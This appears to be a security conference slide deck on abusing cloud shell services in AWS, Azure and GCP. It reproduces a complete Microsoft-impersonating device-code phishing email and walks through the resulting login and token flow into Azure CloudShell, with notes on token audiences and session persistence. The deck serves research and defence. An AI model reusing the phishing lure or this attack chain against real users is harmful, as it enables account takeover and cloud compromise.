
You've been signed out of this AWS session. Other sessions may still be active in other tabs.

Sign in again

AWS Session(s) Confusion

3 Sessions: Console, API, Terminal/Websocket

Console Session



DEMO

AWS Unmanaged Resources

Visible only to the creating (target) identity



- ❖ Inventory/Quotas Cloudtrail -> change identity -> DescribeEnvironment
- ❖ Forensics change identity -> StartSession -> ???
- ❖ Remediation change identity -> DeleteEnvironment



Identity

Console
Assumed Role Session
Federated Session
Perm Access Key

N
Name1
Name2
Name3
Name4
...

16
us-east-1
...
us-west-1
us-west-2
...



DEMO

AWS Unmanaged Resources

Visible only to the creating (target) identity




- ❖ Inventory/Quotas Cloudtrail -> change identity -> DescribeEnvironment
- ❖ Forensics change identity -> StartSession -> ???
- ❖ Remediation change identity -> DeleteEnvironment



Identity

Console
Assumed Role Session
Federated Session
Perm Access Key



A Hot IAMess

"Nobody thinks their
own cloud smells funny."

Microsoft Device Code Phish → CloudShell

The Phish

Microsoft account security alert

Microsoft account team <account-security-noreply@azure365-microsoft.com>

1:18 AM (less than a minute ago)

to merlin@cloudy-daze.com

merlin



Microsoft Security

Incident: BZJGSBGDV

Attempted logins to your Office 365 account were detected by the Microsoft Security team:

Sign-in details

Country/region: Russia (Moscow City)

IP address: 82.148.20.19

Date: Wed, 22 Oct 2024 14:40:27 +0000

Platform: Windows 11

Browser: Edge

Due to the recent attacks on Exchange by foreign countries (see our Microsoft blog: [Analysis of Storm-0558 techniques for unauthorized email access](#)), Microsoft Security is proactively warning all customers when we detect this kind of activity. [Compromise of business email](#) is a common tactic by cybercriminals to obtain confidential information about organizations.

If this was valid sign-in activity, you do not need to do anything. If this activity was **not** authorized, login to your Outlook 365 account using multi-factor authentication to verify your identity, and the Microsoft Security team will open an investigation and respond within 36 hours.

To login to your Office 365 account:

1. Go to the official Microsoft login page at: <https://microsoft.com/devicelogin>
2. Enter the incident #: **BZJGSBGDV**
Investigative action will only be taken if you are able to successfully login with MFA.
3. Enter your Outlook credentials and your MFA one-time password to verify your identity.

← → ↺ 🔍 https://login.microsoftonline.com/common/oauth2/deviceauth

Click to go back, hold to see history analytics UX Jira Wiki Microsoft Google Demo

Enter code to allow access

Once you enter the code displayed on your app or device, it will have access to your account.

Do not enter codes from sources you don't trust.

BZJGSBGDV

Next

Microsoft Device Code Phish → CloudShell

Auth with MFA



Sign in

You're signing in to **Microsoft** [redacted]
[redacted] on another device located in **United States**.
If it's not you, close this page.

merlin@cloudy-daze.com|

No account? [Create one!](#)

[Can't access your account?](#)

Back

Next



← merlin@cloudy-daze.com

Enter password

.....

[Forgot my password](#)



merlin@cloudy-daze.com

Enter code

Enter the code displayed in the
app on your mobile device

584075|

Having trouble? [Sign in another way](#)

Microsoft Device Code Phish → CloudShell



Device Code Flow

1 Assumed Application Identity




Authorization

Cloud Data, Compute, Users



Microsoft Device Code Phish → CloudShell

End to End



Important Notes



CloudShell uses ARM-audience tokens:
<https://management.core.windows.net/>




Console-tier calls require Referer:
<https://portal.azure.com/>



The WebSocket uses an opaque auth-token cookie, not the Bearer token directly

Gmail to GCP CloudShell



Key prerequisite: the compromised Gmail account must already have project access or be able to create its own project.



Primary setup gate: Cloud Shell API enablement, not a separate billing requirement for personal/free use.



CloudShell credential injection step: environments/authorize places the victim's OAuth token inside the running environment.

Resolution

“Hope fills the gaps between security controls.”

Intersecting Design Principles and Quirks

"Individually reasonable. Collectively flawed."

- | | |
|--|--|
| ❖ Non-API/Interactive is secure | easy to operationalize with a pseudo API |
| ❖ Temporary is secure | no it isn't and it's often permanent |
| ❖ The Castle must be defended | unless we attack out or back at you |
| ❖ Who can argue with free? | definitely not the miners |
| ❖ Shared responsibilities | can lead to divided attention |
-
- | | |
|--|--------------------------------------|
| ❖ Half- ass -managed IAM and logs | is the safe with a cardboard back |
| ❖ Complex auth/token flows | provide a plethora of access vectors |
| ❖ Separate, multiple sessions | lead to persistent access |

Research Focus

The areas that matter

Protocol

- private REST API
- websocket terminal session
- auth/token flows

Container/VM runtimes

- Stack: what container/vm stack, host visibility (partitions), escapes...
- Terminal Session implementation (web sockets)
- Idle/Reset Behavior

IAM

- Authentication/token flow
 - Console creds -> API creds
 - Minimal privileges
- Container bound credentials (metadata service)
- Sessions (separate web socket)
 - Separate and unrelated
 - Revocation

Hope-as-a-Service

"The good news is the attacker may eventually log out."

Red



- ❖ Auth / Token Flows
- ❖ IAM / Sessions
- ❖ Root/Container escapes
- ❖ Persistence, stealth, low-n-slow.
- ❖ Two directions are ignored

Blue



- ❖ No CloudShell Allowed !
- ❖ Managed CloudShell ?
- ❖ BYOC via SSM
- ❖ Slush Compute/Storage
- ❖ Look away from the castle

Vendors



- ❖ Nothing is free, someone always pays
- ❖ Only 1st-class managed API services
- ❖ One managed session for all
- ❖ Design interactions kill
- ❖ Look away from the castle

Epilogue

“Research answers one question
and creates ten more.”

Looking forward


"The rabbit hole remains open."

AI / LLMs



- ❖ Time saver
- ❖ Abuse bar is **LOW**
- ❖ Oppenheimer moment

Code and Research



Public
Aug 10

- ❖ github.com/edleft/cloudbasher
- ❖ No commercial model training

Contact Us



- ❖ **Discord:** edleft (CloudVillage)
- ❖ **LI:**
[linkedin.com/in/jenkohwong](https://www.linkedin.com/in/jenkohwong)
- ❖ **X:** @jenkohwong